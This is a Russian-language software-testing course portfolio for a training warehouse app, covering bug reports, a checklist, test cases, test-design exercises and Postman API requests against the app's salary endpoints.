



Тестирование мобильного приложения – составление баг-репортов

Баг-репорт:

Наименование	Баг №1
Заголовок	Не отображается полностью меню Send Money в личном кабинете в горизонтальной ориентации экрана
"Шаги воспроизведения"	1. Авторизоваться в приложении как работник №6 склада 2. Зайти в личный кабинет работника 3. Повернуть смартфон для отображения меню в горизонтальном виде 4. Нажать на меню Send money
Фактический результат	Часть полей для ввода не отображается, отсутствует возможность прокрутки меню 
Ожидаемый результат	Меню должно полностью отображаться с возможностью прокрутки пунктов: 
Платформа	Android
Модель устройства	Xiaomi 12X
Версия ОС	Android 13
Вложения:	

Наименование	Баг №2
Заголовок	Пункт «Member Since» отображается некорректно в мобильном приложении
"Шаги воспроизведения"	1. Авторизоваться в приложении как работник №6 склада 2. Зайти в личный кабинет работника

Фактический результат	В пункте «Member Since» указано: I don'ts know EMAIL someemail@yandex.ru MEMBER SINCE I don't know MY ID #6 STATUS Active LAST LOGIN Today WAGE \$58.35/hr TOTAL MONEY \$10929.25
Ожидаемый результат	В веб-версии приложения в пункте «Member Since» указано: January 2024 Email: user@example.com Member Since: January 2024 Status: Active Last Login: Today My ID: #6 Wage: \$58.35/hr Total Money: \$10929.25
Платформа	Android
Модель устройства	Xiaomi 12X
Версия ОС	Android 13
Вложения:	

Наименование	Баг №3
Заголовок	Указана неверная информация в графе Email
"Шаги воспроизведения"	1. Авторизоваться в приложении как работник №6 склада 2. Зайти в личный кабинет работника
Фактический результат	В пункте «Email» указано: someemail@yandex.ru

	EMAIL someemail@yandex.ru MEMBER SINCE I don't know MY ID #6 STATUS Active LAST LOGIN Today WAGE \$58.35/hr TOTAL MONEY \$10929.25	
Ожидаемый результат	В веб-версии приложения в пункте «Email» указано: user@example.com Email: user@example.com Member Since: January 2024 Status: Active Last Login: Today My ID: #6 Wage: \$58.35/hr Total Money: \$10929.25	
Платформа	Android	
Модель устройства	Xiaomi 12X	
Версия ОС	Android 13	
Вложения:		

Наименование	Баг №4
Заголовок	Не сохраняется в cash таблица товаров при сворачивании приложения
Шаги воспроизведения	1. Авторизоваться в приложении как работник №6 склада 2. Открыть таблицу неотсортированных товаров, нажав на Unsorted 3. Свернуть приложение 4. Развернуть приложение
Фактический результат	Попадаем в главное меню
Ожидаемый результат	Попадаем в меню с таблицей неотсортированных товаров
Платформа	Android
Модель устройства	Xiaomi 12X
Версия ОС	Android 13

Вложения:	 Запись 2026-07-20 174834.mp4
-----------	--

Тестирование веб-версии приложения – составление баг-репортов

Баг-репорт:

BUG REPORT — Warehouse App	
Bug ID	WH-007
Summary	[Дефект] Перевод большей суммы чем доступно по балансу
Precondition	Пользователь авторизован как сотрудник. На счету 3000 руб.
Steps to Reproduce	1.Авторизоваться как сотрудник 2.Ввести в поле суммы 99 999 руб 3. Нажать «Подтвердить»
Actual Result	Система приняла операцию и показала статус 'Перевод выполнен'. Баланс на экране обновился до -96 999 руб
Expected Result	Система должна заблокировать операцию и показать ошибку
Severity	Major - функция передачи средств выполнена, но не выполнена функция валидации суммы
Priority	P1 — Немедленно. Нарушает критерий приёмки
Assignee / Team	Backend: валидация суммы должна выполняться на стороне сервера
Attachments	screenshot_nevernyi_perevod.png, video_perevod.mp4, request_log.txt
Environment	Stage Chrome 124.0.6367.78 Windows 11 API v2.1.0 Warehouse App build #318
Reporter	Николин А.С. 13.05.26 Тест-ран: TR-14

BUG REPORT — Warehouse App	
Bug ID	AAA-1

Summary	[Дефект] При нажатии на кнопку «Info» в веб-приложении «Warehouse» не происходит переход по ссылке на страницу «Учебная платформа»
Precondition	Открыто веб-приложение «Warehouse». Страница на английском языке.
Steps to Reproduce	1. Авторизоваться как сотрудник: Login: 3, Password: worker. 2. Нажать на кнопку «Info»
Actual Result	Происходит бесконечная загрузка страницы «Учебная платформа»
Expected Result	Должен произойти переход на страницу «Учебная платформа» с доступом к модулю «Admin panel»
Severity	Critical – нет доступа к модулю «Admin panel». Нарушение функциональности учебного приложения.
Priority	P1 — Немедленно. Отсутствует возможность выполнить домашнее задание
Assignee / Team	Backend: Ошибка взаимодействия сервера с клиентом
Attachments	Отсутствуют, не удалось воспроизвести баг.
Environment	Stage Google Chrome Версия: 148.0.7778.168 (официальная сборка) (64 бит) Windows 11 Pro Версия: 22H2, Сборка ОС: 22621.4317 Warehouse App
Reporter	Николин А.С. 16.05.26 Тест-ран: TR-2

Составление чеклиста функциональности

№	Проверяемая функциональность	Тип
1	Авторизация с валидным логином и паролем — успешный вход	Позитивный
2	Авторизация с неверным паролем — отображается ошибка	Негативный
3	Авторизация с неверным логином — отображается ошибка	Негативный
4	Авторизация по паролю администратора – заходим в профиль с функциями администратора	Позитивный

№	Проверяемая функциональность	Тип
5	Просмотр списка товаров – товары отображаются только с одного склада, закрепленного за сотрудником	Позитивный
6	Сортировка товаров по дате – видим список товаров в соответствии с их датой поступления	Позитивный
7	Сортировка товаров по статусу – видим список товаров в соответствии с их статусом	Позитивный
8	Поиск по ШК товара – в списке товаров видим необходимый нам товар	Позитивный
9	Отправка в доставку – фиксируется идентификатор товара	Позитивный
10	Перевод товара в статус дефектный – система требует создания отчета о дефекте	Позитивный
11	Заполнить отчет о дефекте с валидными данными – отчет успешно сохранен	Позитивный
12	Заполнить отчет о дефекте с валидными данными и без фото – отображается ошибка	Негативный
13	Заполнить отчет о дефекте с валидными данными и одним фото - отчет успешно сохранен	Позитивный
14	Просмотр зарплаты за три месяца – отображается сумма заработанного за 3 месяца, с двумя знаками после запятой	Позитивный
15	Перевод валидной суммы – сообщение об повторном вводе пароля	Позитивный
16	Перевод отрицательной суммы – сообщение об ошибке	Негативный
17	Перевод суммы большей чем имеется на счете – сообщение об ошибке	Негативный
18	Смена пароля – запрос на введение текущего пароля	Позитивный
19	Введение нового пароля с неверной длиной – сообщение об ошибке	Негативный
20	Введение нового пароля с валидными значениями – сообщение об успешной смене пароля	Позитивный

№	Проверяемая функциональность	Тип
21	Запросы на смену пароля больше лимита – сообщение о блокировке профиля	Позитивный
22	Авторизация в роли администратора – заблокирован доступ к изменению финансовой информации пользователей	Позитивный
23	Авторизация в роли суперадминистратора – предоставлен доступ к изменению финансовой информации пользователей	Позитивный
24	Согласование дефекта администратором – сохраняется отчет с принятым решением, именем администратора, датой/временем, комментарием	Позитивный

Составление Test Cases

ТС-001 Успешная авторизация линейного сотрудника	
Предусловие	Пользователь существует в системе, привязан к Складу №1, аккаунт не заблокирован
Шаги	1. Открыть страницу входа 2. Ввести корректный логин 3. Ввести корректный пароль 4. Нажать «Войти»
Ожидаемый результат	Пользователь авторизован и перенаправлен в личный кабинет. Видны только товары Склада №1. Товары Складов №2 и №3 недоступны.
Приоритет	Высокий

ТС-002 Описание	
Предусловие	Пользователь авторизован как суперадминистратор
Шаги	1. Выбрать из списка любого сотрудника склада 2. В поле зарплата ввести новое значение
Ожидаемый результат	Старое значение измениться на новое. В аудите сохраниться запись об изменении
Приоритет	Высокий

ТС-003 Описание

Предусловие	Пользователь авторизован как сотрудник
Шаги	1. Нажать «Мой профиль» 2. Нажать «Сменить пароль» 3. Ввести текущий пароль для повторной авторизации 4. Ввести валидные значения нового пароля 5. Нажать «Сохранить»
Ожидаемый результат	Сообщение об успешной смене пароля. Пароль изменен и сохранен.
Приоритет	Высокий

ТС-004 Описание

Предусловие	Пользователь авторизован как сотрудник, на счете имеется 10000,23\$
Шаги	1. Нажать «Перевести деньги» 2. Выбрать счет на который зачислятся деньги 3. Ввести 10000,2 в поле для перевода 4. Нажать «Перевести» 5. Ввести корректный пароль для подтверждения операции
Ожидаемый результат	Сообщение об успешном переводе средств
Приоритет	Высокий

ТС-005 Описание

Предусловие	Пользователь авторизован как сотрудник, на счете имеется 10000,23\$
Шаги	1. Нажать «Перевести деньги» 2. Выбрать счет на который зачислятся деньги 3. Ввести 0 в поле для перевода 4. Нажать «Перевести»

	5. Ввести корректный пароль для подтверждения операции
Ожидаемый результат	Сообщение об ошибке. Перевод не выполнен
Приоритет	Средний

ТС-006 Описание	
Предусловие	Пользователь авторизован как сотрудник склада №1
Шаги	1. Отсканировать ШК товара 2. Товар появится в списке товаров склада №1 3. Перевести товар в категорию «Дефектный» 4. Откроется отчет о браке 5. Заполнить отчет верными данными 6. Нажать «Сохранить»
Ожидаемый результат	Статус «Дефектный» отображается в списке и карточке товара
Приоритет	Средний

ТС-007 Описание	
Предусловие	Пользователь авторизован как сотрудник склада №2
Шаги	1. Отсканировать ШК товара 2. Товар появится в списке товаров склада №2 3. Перевести товар в категорию «Дефектный» 4. Откроется отчет о браке 5. Заполнить отчет верными данными но без фото товара 6. Нажать «Сохранить»
Ожидаемый результат	Сообщение об ошибке, с запросом загрузить фото товара
Приоритет	Средний

Техники тест-дизайна

Задание 1. Классы эквивалентности

Объект тестирования: функции перевода средств (выплата), смены пароля и загрузки фото дефектного товара.

Задача:

- Определите не менее 10 классов эквивалентности (допустимые и недопустимые).
- Для каждого класса укажите: параметр, тип класса, примеры значений, ожидаемый результат.

№	Параметр	Класс	Значения	Ожидаемый результат
1	Сумма перевода (выплата)	Допустимая сумма	1 – MAX (в пределах баланса)	Перевод инициируется успешно
2	Сумма перевода	Отрицательная/нулевая	≤ 0	Ошибка валидации — сумма недопустима
3	Сумма перевода	Превышает баланс	> доступного баланса	Ошибка — недостаточно средств
4	Пароль (смена)	Допустимый пароль	8–32 символа, буквы+цифры+специмвол	Пароль успешно изменён
5	Пароль (смена)	Слишком короткий	< 8 символов	Ошибка — пароль не соответствует политике
6	Пароль (смена)	Слишком длинный	> 32 символов	Ошибка — пароль не соответствует политике
7	Фото дефекта	Допустимый файл	JPG/PNG, размер $\leq$ лимита	Файл загружен, отчёт сохранён
8	Фото дефекта	Недопустимый формат	PDF, BMP, EXE и т.п.	Ошибка валидации формата
9	Фото дефекта	Допустимое количество	Одно фото	Файл загружен, отчет сохранен
10	Фото дефекта	Недопустимое количество	Без фото	Ошибка отсутствия фото, отчет не сохранен
11	Фото дефекта	Допустимый размер	$0 < \text{Размер файла} \leq \text{лимита}$	Файл загружен, отчет сохранен
12	Фото дефекта	Недопустимый размер	Размер файла = 0 б	Ошибка отсутствия фото, отчет не сохранен

13	Фото дефекта	Недопустимый размер	Размер файла > лимита	Ошибка – превышен лимит размера фото, отчет не сохранен
14	Штрих-код (ШК)	Существующий товар	ШК товара текущего склада	Товар найден, отчет привязан
15	Штрих-код (ШК)	Несуществующий ШК	Случайная строка / чужой ШК	Ошибка — товар не найден

* Добавьте строки при необходимости. Обоснуйте выбор каждого класса.

Задание 2. Граничные значения

Объект тестирования: поле «Сумма перевода» и поле «Пароль» (длина).

Задача:

- Определите не менее 8 граничных значений (минимально допустимые, ниже минимума, максимально допустимые, выше максимума).
- Для каждого значения укажите: параметр, тип границы, конкретное значение, ожидаемый результат.

№	Параметр	Граница	Значение	Ожидаемый результат
1	Сумма перевода	MIN допустимая	1 (минимальная единица валюты)	Перевод принят
2	Сумма перевода	Ниже MIN	0	Ошибка валидации
3	Сумма перевода	MAX (= баланс)	Весь доступный баланс	Перевод принят, баланс = 0
4	Сумма перевода	Выше MAX	Баланс + 1 единица	Ошибка — превышен лимит
5	Длина пароля	MIN допустимая	8 символов	Пароль принят
6	Длина пароля	Ниже MIN	7 символов	Ошибка — слишком короткий
7	Длина пароля	MAX допустимая	32 символа	Пароль принят
8	Длина пароля	Выше MAX	33 символа	Ошибка — слишком длинный
9	Размер фото	MIN допустимая	1 МБ	Фото загружено

10	Размер фото	Ниже MIN	0,9 МБ	Ошибка – размер файла ниже лимита
11	Размер фото	МАХ допустимая	20 МБ	Фото загружено
12	Размер фото	Выше МАХ	20,1 МБ	Ошибка – размер файла больше лимита

Задание 3. Таблица решений

Объект тестирования: операция «Перевод средств (выплата)» — функция 4.7.

Задача:

- Постройте таблицу решений с минимум 2 условиями и 4 действиями.
- Условия: достаточность баланса (У1) и корректность подтверждения пароля/ОТР (У2).
- Действия: успешный перевод (Д1), ошибки (Д2, Д3), запись в аудит (Д4).
- Убедитесь, что охвачены все комбинации условий ($2^2 = 4$ варианта).

Условие / Действие	Вариант 1	Вариант 2	Вариант 3	Вариант 4	Вариант 5	Вариант 6	Вариант 7	Вариант 8
УСЛОВИЯ								
У1: Баланс >= запрошенная сумма	Да	Да	Нет	Нет	Да	Да	Нет	Нет
У2: Подтверждение (пароль/ОТР) верно	Да	Нет	Да	Нет	Да	Нет	Да	Нет
У3: Попытка превышает лимит «rate limiting»	Нет	Нет	Нет	Нет	Да	Да	Да	Да
ДЕЙСТВИЯ								
Д1: Перевод выполнен	✓	—	—	—	—	—	—	—
Д2: Ошибка «Неверное подтверждение»	—	✓	—	✓	—	—	—	—
Д3: Ошибка «Недостаточно средств»	—	—	✓	—	—	—	—	—
Д4: Запись в журнал аудита	✓	✓	✓	✓	✓	✓	✓	✓

Д5: Ошибка «Превышение лимита попыток»	—	—	—	—	✓	✓	✓	✓
--	---	---	---	---	---	---	---	---

Задание 4. Попарное тестирование (Pairwise)

Объект тестирования: операции с товарами — «Отправить в доставку» и «Пометить как дефектный» (функции 4.4–4.5).

Задача:

- Используйте 4 входных параметра из таблицы ниже.
- Сформируйте набор тест-кейсов, покрывающих все пары значений (попарное покрытие).
- Цель: минимизировать количество тестов при максимальном попарном охвате.

Входные параметры:

№	Параметр	Значения
1	Статус товара	В наличии / Ожидает сортировки / Дефектный
2	Действие	Отправить в доставку / Пометить как дефектный
3	Наличие фото (для дефекта)	Прикреплено / Не прикреплено
4	ШК (для дефекта)	Корректный / Некорректный

Итоговая таблица тест-кейсов:

Тест	Статус товара	Действие	Фото	ШК	Ожидание
1	В наличии	Отправить в доставку	—	—	Успех
2	В наличии	Пометить как дефектный	Прикреплено	Корректный	Успех
3	В наличии	Пометить как дефектный	Не прикреплено	Корректный	Ошибка
4	В наличии	Пометить как дефектный	Прикреплено	Некорректный	Ошибка
5	В наличии	Пометить как дефектный	Не прикреплено	Некорректный	Ошибка
6	Ожидает сортировки	Отправить в доставку	—	—	Успех

7	Ожидает сортировки	Пометить как дефектный	Прикреплено	Некорректный	Ошибка
8	Ожидает сортировки	Пометить как дефектный	Не прикреплено	Корректный	Ошибка
9	Ожидает сортировки	Пометить как дефектный	Прикреплено	Корректный	Успех
10	Ожидает сортировки	Пометить как дефектный	Не прикреплено	Некорректный	Ошибка
11	Дефектный	Отправить в доставку	—	—	Ошибка
12	Дефектный	Пометить как дефектный	Прикреплено	Корректный	Дубль
13	Дефектный	Пометить как дефектный	Не прикреплено	Корректный	Ошибка
14	Дефектный	Пометить как дефектный	Прикреплено	Некорректный	Ошибка
15	Дефектный	Пометить как дефектный	Не прикреплено	Некорректный	Ошибка

Задание 5. Диаграмма состояний и тесты

Объект тестирования: жизненный цикл товара на складе (статусная модель).

Обоснование выбора объекта:

Товар в Warehouse App проходит через явно выраженные статусы (В наличии → В доставке / Дефектный и т.д.), что делает статусную диаграмму оптимальным инструментом для выявления пропущенных переходов и некорректных состояний.

5.1 Описание состояний и переходов:

Состояние	Событие/Триггер	Переход в	Примечание
В наличии	«Отправить в доставку»	В доставке	Статус обновляется, запись в аудит
В наличии	«Пометить как дефектный» + отчёт	Дефектный	Обязателен отчёт (ШК + фото)
Ожидает сортировки	«Отсортировать»	В наличии	Товар готов к операциям
В доставке	Доставка подтверждена	Завершено	Финальный статус

Дефектный	Отправлен на согласование	На согласовании	Ожидает решения администратора
На согласовании	Согласовано / Отклонено	Завершено / В наличии	Зависит от решения администратора

5.2 Диаграмма состояний (текстовое представление):

```

[Ожидает сортировки] --«Отсортировать»--> [В наличии]
[В наличии] --«Отправить в доставку»--> [В доставке]
[В наличии] --«Дефектный» + отчёт--> [Дефектный]
[Дефектный] --«Отправить на согласование»--> [На согласовании]
[На согласовании] --«Согласовано»--> [Завершено]
[На согласовании] --«Отклонено»--> [В наличии]

```


5.3 Тест-кейсы по диаграмме состояний:

Тест	Начальное состояние	Действие	Ожидаемое состояние	Результат
ST-1	В наличии	Нажать «Отправить в доставку»	В доставке	Статус = «В доставке», запись в журнале
ST-2	В наличии	Нажать «Дефектный», заполнить отчёт (ШК + фото)	Дефектный	Статус = «Дефектный», отчёт сохранён
ST-3	В наличии	Нажать «Дефектный» без фото	В наличии (без изменений)	Ошибка: отчёт неполный, переход не выполнен
ST-4	Дефектный	Нажать «Отправить на согласование»	На согласовании	Статус = «На согласовании», ожидает решения администратора
ST-5	Дефектный	Нажать «Отправить в доставку»	Дефектный	Ошибка: Неверная команда
ST-6	Дефектный	Нажать «Дефектный»	Дефектный	Ошибка: Неверная команда
ST-7	На согласовании	Нажать «Отклонено»	В наличии (отклонено)	Статус= «В наличии». Отчет аннулирован

ST-8	На согласовании	Нажать «Согласовано»	Завершено	Статус = «Завершено»
ST-9	На согласовании	Нажать «Отправить в доставку»	На согласовании	Ошибка: Неверная команда
ST-10	На согласовании	Нажать «Дефектный»	На согласовании	Ошибка: Неверная команда
ST-11	В доставке	Получено подтверждение доставки	Завершено	Статус = «Завершено»
ST-12	В доставке	Нажать «Отправить в доставку»	В доставке	Ошибка: Неверная команда
ST-13	В доставке	Нажать «Дефектный»	В доставке	Ошибка: Неверная команда
ST-14	В доставке	Нажать «Отправить на согласование»	В доставке	Ошибка: Неверная команда

Работа в Postman

Составить в Postman коллекцию по документации API к сервисам авторизации и финансов Приложения Admin Panel и изменить зарплату сотруднику



Wildberries

Overview GET 3argo GET New POST New GET Show GET New En GET Show GET Show GET Show POST New POST 3argo GET No environment

NEW Request

GET https://tca30429-7cc0e878-a0b9-4f63-9408-fa5ec08ed29102.ru/api/financial/salary/hour?id=4

Params Authorization Headers Body Scripts Settings Cookies

Query Params

Key	Value	Description	Bulk Edit
id	4		
Key	Value	Description	

Body Cookies Headers Test Results

200 OK · 169 ms · 240 B Save Response

```
{
  "salary_per_hour": 26,
  "success": true
}
```

Run a secure auth test flow
Create a parameterized test matrix
Add negative test cases

Describe what you need. Press @ for context, / for Skills.
Auto

2016 27.06.2024

Wildberries

Overview GET 3argo GET New POST New GET Show GET New En GET Show GET Show GET Show POST New POST 3argo GET No environment

NEW Request

POST https://tca30429-7cc0e878-a0b9-4f63-9408-fa5ec08ed29102.ru/api/financial/salary/change

Params Authorization Headers 10 Body Scripts Settings Cookies

none form-data x-www-form-urlencoded raw binary GraphQL JSON

Schema Beautify

```
{
  "user_id": 4,
  // ксер, которому хотим поменять зп (тот, которого просматривали ранее)
  "new_salary_per_hour": 999
  // число, на которое хотим поменять зп ксеру
}
```

Body Cookies Headers Test Results


200 OK · 188 ms · 221 B Save Response

```
{
  "message": "salary updated",
  "success": true
}
```




Fix 401 by reusing login token
Verify salary/hour with id=4
Turn this into an auth-salary workflow



Describe what you need. Press @ for context, / for Skills.
Auto

2023 27.06.2024




Тестирование API “Warehouse” в Postman

№ теста	Endpoint	Скриншот	Описание ошибок
1	Update card information (валидное значение)		-
2	Update card information (не валидное значение)		Получен код «200» при не валидном значении
3	Show user cabinet page (не валидное значение)		Выполнен запрос с не валидными значениями.

